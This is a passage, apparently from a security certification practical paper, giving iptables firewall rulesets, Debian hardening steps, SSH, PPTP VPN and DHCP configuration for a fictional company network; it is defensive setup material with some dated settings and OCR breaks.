#A logging rule at the end of this chain captures all dropped input traffic to /var/log/firewall.log

iptables -t filter -A INPUT  -j LOG --log-prefix "IPTABLES INPUT LOG " --log-level debug

###
##OUTPUT CHAIN
###

## Allow TCP response traffic and allow this firewall to make outbound ssh connections for log
transfers and for maintenance.

iptables -t filter -A OUTPUT -p tcp  -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 22 -j ACCEPT

#The firewall needs these rules to connect to update servers via apt-get. Allow FTP and HTTP.

iptables -t filter -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN SYN -m multiport --destination-port
80,21 -j ACCEPT


#Finally a logging rule will capture all traffic that does not match an accept rule.

iptables -t filter -A OUTPUT -j LOG --log-prefix "IPTABLES OUTPUT LOG " --log-level debug
```

```
## Define the Forward Chain
## This chain will be traversed the most, thus it is important to be efficient where possible.
## Traffic is divided into ingress and egress chains with the blacklist chain superceding both.

###
##FORWARD CHAIN
###


#First send the traffic through the blacklist chain to be dropped if it matches in imperative
parameters.

iptables -t filter -A FORWARD -j blacklist

#Allow established TCP and UDP traffic

iptables -t filter -A FORWARD -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A FORWARD -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT

#Process inbound and outbound traffic separately

iptables -t filter -A FORWARD -i $EXTERNAL_IFACE -j ingress
iptables -t filter -A FORWARD -i $INTERNAL_IFACE -j egress

#Log all traffic that was not allowed.

iptables -t filter -A FORWARD -j LOG --log-prefix "IPTABLES FORWARD DEFAULT LOG " --log-
level debug


###
##blacklist chain
###
#This chain should contain in imperative rules. These rules will override any allow rules for
forwarded traffic. This chain will always be checked so it is relatively expensive and should not be
allowed to grow bigger than is necessary.


###
##ingress chain
###
#This chain should contain rules that allow connections to be created to services inside of GIAC
Enterprises that are public facing to the Internet. Only the initial connection needs be allowed
here.

#Now allow inbound Remote Desktop Protocol traffic to be initiated.

iptables -t filter -A ingress -p tcp --tcp-flags SYN,ACK,FIN SYN -s $GIAC_HOME_NET --dport
3389 -j ACCEPT

###
##egress chain
###
#This chain should contain rules that allow connections to be created to services outside or inside
of GIAC Enterprises that are necessary. Only the initial connection needs be allowed here.
```

#Allow outbound web, https, DNS to the correct DNS servers, and mail to the correct mail server.

```
iptables -t filter -A egress -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 80 -j ACCEPT
iptables -t filter -A egress -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 443 -j ACCEPT
iptables -t filter -A egress -p udp -d $INTERNAL_DNS -j ACCEPT
iptables -t filter -A egress -p udp -d $EXTERNAL_DNS -j ACCEPT
iptables -t filter -A egress -p tcp -d $SMTP_SERVER --tcp-flags SYN,ACK,FIN SYN --dport 25 -j
ACCEPT
```

---

5) Component #12 Internal IDS

General Description: Internal intrusion detection system running on FreeBSD 5.1-RELEASE.
Business Function: none.
Estimated Hardware Cost: $450
Estimated Setup Time: 2 hrs ($100)
Estimated Maintenance Time: 0.50 hr/week (Reviewing logs and updates)
Total Cost: $450 (hardware) + $100 (man-hours) = $550 initial cost/ Maintenance cost = $100/month

Detailed Security Policy and Configuration:

- Limit available services to only SSH (22/tcp).
- Configured to backup log data to the log server every 5 minutes via a cron job to the logging server.

---

6) Component #13 Green Zone Firewall

General Description: Internal (green zone) firewall - iptables running on Debian GNU/Linux 3.0(Woody). The primary function of this device is to further limit any traffic to the critical servers housed in the green zone.
Business Function:
Estimated Hardware Cost: $450
Estimated Setup Time: 3 hrs ($150)
Estimated Maintenance Time: 0.50 hrs/week (Reviewing logs and updates)
Total Cost: $450 (hardware) + $100 (man-hours) = $550 initial cost/ Maintenance cost = $100/month

Detailed Security Policy and Configuration:
The green zone firewall acts as a filter between the green zone and blue zone. The device will be configured to NAT between the two zones also.

```
#!/bin/sh
```

```
#Define Constants
EXTERNAL_IFACE='eth0'
INTERNAL_IFACE='eth1'
FIREWALL_EXT_IP='10.1.1.108'

WEB_SERVER='10.1.1.105'
SMTP_SERVER='10.1.1.103'
DEPOSIT_SERVER='10.1.1.106'
EXTERNAL_DNS='192.168.1.23'
INTERNAL_DNS='10.1.1.102'
LOG_SERVER='10.1.2.5'
FORTUNE_SERVER='10.1.2.2'
ORDER_SERVER='10.1.1.104'
FORTUNE_SSH_PORT="45"
FIREWALL_SSH_PORT='44'

IDS_IP='10.1.1.101'
BLUE_FIREWALL_IP='10.1.1.108'
RED_FIREWALL_IP='10.1.1.240'

###############
##  Network Address Translation Ruleset
###############
##SNat settings: This rule allows green zone traffic to be translated to the blue zone network
space.

iptables -t nat -A POSTROUTING -o $EXTERNAL_IFACE -j SNAT --to-source
$FIREWALL_EXT_IP

##DNat settings: These rules allow blue zone hosts to connect to green zone servers.

iptables -t nat -A PREROUTING -p tcp -d $FIREWALL_EXT_IP --dport 22 -j DNAT --to-
destination $LOG_SERVER
iptables -t nat -A PREROUTING -p tcp -d $FIREWALL_EXT_IP --dport $FORTUNE_SSH_PORT
-j DNAT --to-destination $FORTUNE_SERVER

#################
#################

###############
## Network Filtering IPTABLES Ruleset
###############

##Define forward subchains for efficiency
##The ingress and egress chain are utilized to split inbound and outbound traffic. Doing this
allows for more efficient rules because outbound traffic does not pass through the inbound
ruleset.
## The blacklist chain is used to deny specific traffic. It overrides the ingress and egress chains.

iptables -t filter -N ingress
iptables -t filter -N egress
iptables -t filter -N blacklist

##Define policies for each chain. Defaulting to drop in this case.
iptables -P INPUT DROP
iptables -P OUTPUT DROP
```

```
iptables -P FORWARD DROP

##Define traffic that is allowed to the Firewall

####
##INPUT CHAIN
####

#state rule first. This allows return traffic for ssh.

iptables -t filter -A INPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT

## Allow SSH inbound connections for maintenance.

iptables -t filter -A INPUT -p tcp --dport $FIREWALL_SSH_PORT --tcp-flags SYN,ACK,FIN SYN -
j ACCEPT

#A logging rule at the end of this chain captures all dropped input traffic to /var/log/firewall.log

iptables -t filter -A INPUT  -j LOG --log-prefix "IPTABLES INPUT LOG " --log-level debug

####
##OUTPUT CHAIN
####

#A state rule allows outbound established TCP traffic.

iptables -t filter -A OUTPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT

#The firewall is also allowed to make SSH connections outbound.


iptables -t filter -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 22 -j ACCEPT

#Finally a logging rule will capture all traffic that does not match an accept rule.

iptables -t filter -A OUTPUT -j LOG --log-prefix "IPTABLES OUTPUT LOG " --log-level debug

## Define the Forward Chain
## This chain will be traversed the most, thus it is important to be efficient where possible.
## Traffic is divided into ingress and egress chains with the blacklist chain superceding both.

###
##FORWARD CHAIN
###


#First send the traffic through the blacklist chain to be dropped if it matches in imperative
parameters.

iptables -t filter -A FORWARD -j blacklist

#Allow established TCP and UDP traffic

iptables -t filter -A FORWARD -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A FORWARD -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
#Process inbound and outbound traffic separately

iptables -t filter -A FORWARD -i $EXTERNAL_IFACE -j ingress
iptables -t filter -A FORWARD -i $INTERNAL_IFACE -j egress

#Log all traffic that was not allowed.

iptables -t filter -A FORWARD -j LOG --log-prefix "IPTABLES FORWARD DEFAULT LOG " --log-
level debug


###
##blacklist chain
###
#This chain should contain in imperative rules. These rules will override any allow rules for
forwarded traffic. This chain will always be checked so it is relatively expensive and should not be
allowed to grow bigger than is necessary.

###
##ingress chain
###
## Inbound traffic is allowed from only certain servers in the blue zone.

#First define which servers are allowed ssh access to the log server. This includes the internal
IDS device and all firewalls.

iptables -t filter -A ingress -p tcp -s $RED_FIREWALL_IP --tcp-flags SYN,ACK,FIN SYN -d
$LOG_SERVER --dport 22 -j ACCEPT
iptables -t filter -A ingress -p tcp -s $BLUE_FIREWALL_IP --tcp-flags SYN,ACK,FIN SYN -d
$LOG_SERVER --dport 22 -j ACCEPT
iptables -t filter -A ingress -p tcp -s $IDS_IP --tcp-flags SYN,ACK,FIN SYN -d $LOG_SERVER --
dport 22 -j ACCEPT

#Next the order server is allowed to create ssh connections to the Fortune database server.
iptables -t filter -A ingress -p tcp -s $ORDER_SERVER --tcp-flags SYN,ACK,FIN SYN -d
$FORTUNE_SERVER --dport $FORTUNE_SSH_PORT
 -j ACCEPT


###
##egress chain
###
#Define legitimate outbound traffic from the Green zone. Currently there are no needed outbound
connections from the Green Zone.
```

Tutorial: Setting up the perimeter firewall with VPN and NAT support

This tutorial will contain step-by-step instructions on how to harden a Debian GNU/Linux 3.0 installation and how to configure each of the components needed in the previous sections of this paper i.e. Firewall (iptables), VPN (POPTOP pptp), and NAT (iptables).

It is assumed that the reader has a basic understanding of Linux, the install process, and filesystem layout.

Step 1: Installation and OS hardening

Installation:

Three key network software components are hosted on this device, as such the OS must be hardened in order to promote security.

The first step in hardening this device is to create partitions during installation. A partition will be assigned to the root filesystem, another to /var for all log files, and a third partition to /usr to store any installed applications. By segmenting file systems it is easier to restrict access and to insure that damage to one filesystem do not affect other key processes on the same system.

Filesystem partitions:

hda2	/	10000 MB
hda5	/var	60000
hda6	/usr	10000
hda7	swap	500

The largest partition is /var because the firewall logs will be stored here and may become quite large if the network is under an attack.

The following steps are taken during installation:

- Enable md5 passwords
- Enable shadow passwords

These steps allow for longer and more secure login passwords.

OS Hardening:

Edit /etc/sysctl.conf:

```
#vi /etc/sysctl.conf

net/ipv4/neigh/eth1/retrans_time = 120
net/ipv4/neigh/eth0/retrans_time = 120
#There are tools available that OS Fingerprint via TCP RTT times. Changing this
#setting should cause no network problems but may confuse a remote user #attempting to
#fingerprint the firewall.

net/ipv4/conf/eth1/accept_source_route = 0
net/ipv4/conf/eth0/accept_source_route = 0
#There is no reason to accept source route packets on either interface
```

net/ipv4/conf/eth1/accept_redirects = 0
net/ipv4/conf/eth0/accept_redirects = 0
#ICMP redirect packets may be legit, however they are not necessary on the GIAC
#Enterprise network and may be used maliciously. Disable them.

net/ipv4/icmp_ignore_bogus_error_responses = 1
net/ipv4/icmp_echo_ignore_broadcasts = 1
#Ignoring ICMP broadcast messages is a good practice.

net/ipv4/ip_default_ttl = 128
#Changing the default TTL thwarts some methods of passive OS fingerprinting.
#This isn't a huge security hole but it is easy enough to change.

net/ipv4/ip_forward= 1
#This must be set in order to route packets through the firewall.

Some of these settings are redundant with the ACL list on the router, however it doesn't hurt to have them set.

Automatic Updates:

By configuring Debian to automatically update every day a 6:25AM the risk of missing an important security patch is lessened. This in effect changes patching to an opt-out procedure rather than an opt-in.

```
/etc/cron.daily# vi automatic-update

#! /bin/sh
# Cron job to be run daily to automatically update installed debian
packages.
apt-get update
apt-get upgrade
~
:wq!

/etc/cron.daily# chmod u+x automatic-update
```

Remote Login Security:

SSH will provide the only method for remotely accessing and administering this machine. This command is used to install ssh.

```
#apt-get install ssh
```

The hardened SSH config file:

```
# Package generated configuration file
# See the sshd(8) manpage for defails
```

```
# What ports, IPs and protocols we listen for
Port 44
# Use these options to restrict which interfaces/protocols sshd will
bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# ...but breaks Pam auth via kbdint, so we have to turn it off
# Use PAM authentication via keyboard-interactive so PAM modules can
# properly interface with the user (off due to PrivSep)
PAMAuthenticationViaKbdInt no
# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 600
PermitRootLogin no
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# rhosts authentication should not be used
RhostsAuthentication no
# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for
RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Uncomment to disable s/key passwords
#ChallengeResponseAuthentication no

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes


# To change Kerberos options
```

```
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#AFSTokenPassing no
#KerberosTicketCleanup no

# Kerberos TGT Passing does only work with the AFS kaserver
#KerberosTgtPassing yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
#PrintLastLog no
KeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
Banner /etc/issue.net
#ReverseMappingCheck yes

Subsystem       sftp    /usr/lib/sftp-server
```

Since root login via SSH is not allowed, one additional user must be created to login with that can su to root. Further restrictions on SSH may be configured at the firewall level. The file /etc/issue.net can be edited to display whatever legal disclaimer is deemed necessary. This file will be displayed when an SSH connection is created to the firewall. Additionally SSH has been configured to listen on port 44 instead of the normal port 22. This configuration change was made so that port 22 can be forwarded to the deposit server for supplier access.

Last, run prepackaged Bastille scripts to harden any items that were missed:
apt-get install bastille
apt-get install libcurses-perl
InteractiveBastille

This will run through a series of questions that will further harden the OS.

Step 2: Configuring PPTP, i.e. POPTOP

PPTPd needs to be installed on this machine to allow remote sales representatives to connect to their internal PCs via a secure method. Both the mobile computers and onsite workstations run Windows XP. Windows XP has built in PPTP support. A PPTP connection will be created from the workstation to the GIAC Enterprises firewall. Each user must authenticate via username and password and is then assigned a static internal IP address. The remote desktop service inherent in Windows XP allows the off-site sales rep to connect to their workstation.

These are steps that must be taken in order for all of this to happen:


First, configure the Linux kernel to support data encryption, specifically mppe-128. An excellent guide for configuring and installing a custom kernel is available at http://www.osnews.com/story.php?news_id=2949. The steps taken on this particular machine are listed below:

Install the necessary packages for kernel configuration:
/usr/src#apt-get install tk8.2, make, gcc, bin86, libc6-dev, kernel-package, libncurses5-dev

Grab the latest kernel and uncompress it:
/usr/src# wget http://www.us.kernel.org/pub/linux/kernel/v2.4/linux-2.4.22.tar.bz2
/usr/src# apt-get install bzip2
/usr/src#bunzip2 linux-2.4.22.tar.bz2
/usr/src# tar xvf linux-2.4.22.tar

Download the MPPE kernel patch, uncompress it, and apply it:
/usr/src# wget http://www.polbox.com/h/hs001/linux-2.4.22-mppe-mppc-0.98.patch.gz
/usr/src# tar xzvf linux-2.4.22-mppe-mppc-0.98.patch.gz
/usr/src# cat xzvf linux-2.4.22-mppe-mppc-0.98.patch |patch –p0

Insure the kernel is configured with PPP support, GRE support, and MPPE support:
/usr/src# cd linux-2.4.22
/usr/src/linux-2.4.22# make menuconfig



Compile and install the kernel:
/usr/src/linux-2.4.22# make-kpkg clean
/usr/src/linux-2.4.22# make-kpkg --revision=786:MyKernel2.4.22 kernel_image
/usr/src/linux-2.4.22# cd ..
/usr/src# dpkg -i kernel-image-2.4.20_MyKernel2.4.20_i386.deb
/usr/src# reboot

Now that MPPE is supported at the kernel level the PPTPd service needs to be installed. PPTPd depends on PPP and PPP must be configured to support MPPE encryption also:

Download PPPd, the MPPE PPPd patch, apply the patch, and install the patched PPPd:
/usr/src# wget http://www.polbox.com/h/hs001/ppp-2.4.2-cvs20030715.tar.gz
/usr/src# tar xzvf ppp-2.4.2-cvs20030715.tar.gz
/usr/src# wget http://www.polbox.com/h/hs001/ppp-2.4.2-stdopt-mppe-mppc-0.82.patch.gz
/usr/src# tar xzvf ppp-2.4.2-stdopt-mppe-mppc-0.82.patch.gz

```
/usr/src# cat xzvf ppp-2.4.2-stdopt-mppe-mppc-0.82.patch|patch –d ppp-2.4.2 –p1
/usr/src# cd ppp-2.4.2-cvs20030715
/usr/src/ppp-2.4.2-cvs20030715#make
/usr/src/ppp-2.4.2-cvs20030715#make install
```

Finally install PPTPd:

```
/etc# apt-get install pptpd
```

Once this command is finished pptpd will run as an active listening service on the host machine. Configuration changes need to be made to /etc/ppp/chap-secrets to enable password authentication. Each remote user will be given a password and assigned a unique IP address when logging in via VPN. Connectivity can be restricted at the firewall such that a remote VPN user can only use remote desktop to access his or her PC.

An exampled of the /etc/ppp/chap-secrets file:

```
# Secrets for authentication using CHAP
# client        server  secret                  IP addresses
amillican       *       cjYttQ!                 10.1.1.140
```

In this example the user amillican is allowed to log into this PPTP server and is assigned the IP address of 10.1.1.140 if the correct password cjttQ! is supplied.

The following changes are made to /etc/ppp/options to force encrypted authentication and 128-bit MPPE[1] data encryption:

```
lock
require-mppe-128
require-mschap-v2
```

Step 3: Configuring Network Address Translation

NAT is a key element in the GIAC network design. Using NAT gives the GIAC enterprises network IT staff more options concerning configuring the network and securing the network. The following steps are taken to configure this machine for NAT.

Install and configure DHCPd:

The first step in setting up NAT on this device is to install a DHCP server. This server will assign IP addresses based on the hardware address of the device requesting DHCP. By hard coding hardware addresses into the DHCP service and later the firewall, it becomes easier to control network resource access.

[1] SECURITY NOTE: MSCHAP-v2 is currently the most secure authentication method incorporated into the PPTP support in Windows XP. Nonetheless, there are a number of flaws regarding this authentication method. Once implemented it is important to keep in mind this security flaw. GIAC enterprises will take steps to mitigate the danger by requiring frequent password changes and by limiting employee external access. The decision to use PPTP was made for ease of use and the security risks were weighed. Information about security holes in MSCHAP-V2 is available at: http://mopo.informatik.uni-freiburg.de/pptp_mschapv2/pptp_mschapv2.html

Installing DHCPd, the ISC DHCP service, is straightforward:

```
# apt-get install dhcpd
```

Next configure the DHCPd service as discussed:

```
# dhcpd.conf
#
# option definitions common to all supported networks.

#Define GIAC internal DNS server as the primary, external as the Secondary
option domain-name-servers 10.1.1.102, 192.168.1.24

option subnet-mask 255.255.255.0;
default-lease-time 600;
max-lease-time 7200;

subnet 10.1.1.0 netmask 255.255.255.0 {
#  range 10.1.1.1 10.1.1.254;
  option broadcast-address 10.1.1.255;
  option routers 10.1.1.240;
}



# GIAC Enterprises Fixed IP host list
# A machine must be on this list to receive a DHCP IP address. All addresses are assigned
#based on the requesting MAC address


#Example employee computer
host amillican {
        hardware ethernet 00:05:5d:45:c9:eb;
        fixed-address 10.1.1.103;
}

#Example static server entry

host Internal_DNS {
        hardware ethernet 00:05:5d:45:c9:ed;
        fixed-address 10.1.1.102;
}
```

Assigning IP addresses based on the hardware address of the requesting machine allows for easier tracking of traffic. This list will also be used in iptables to validate outbound traffic.

The next step is to edit /etc/defaults/dhcp and input the correct interface for dhcpd to listen on:


```
interfaces="eth1"
```

Step 4:Configuring IPTABLES for NAT translation and IP Filtering

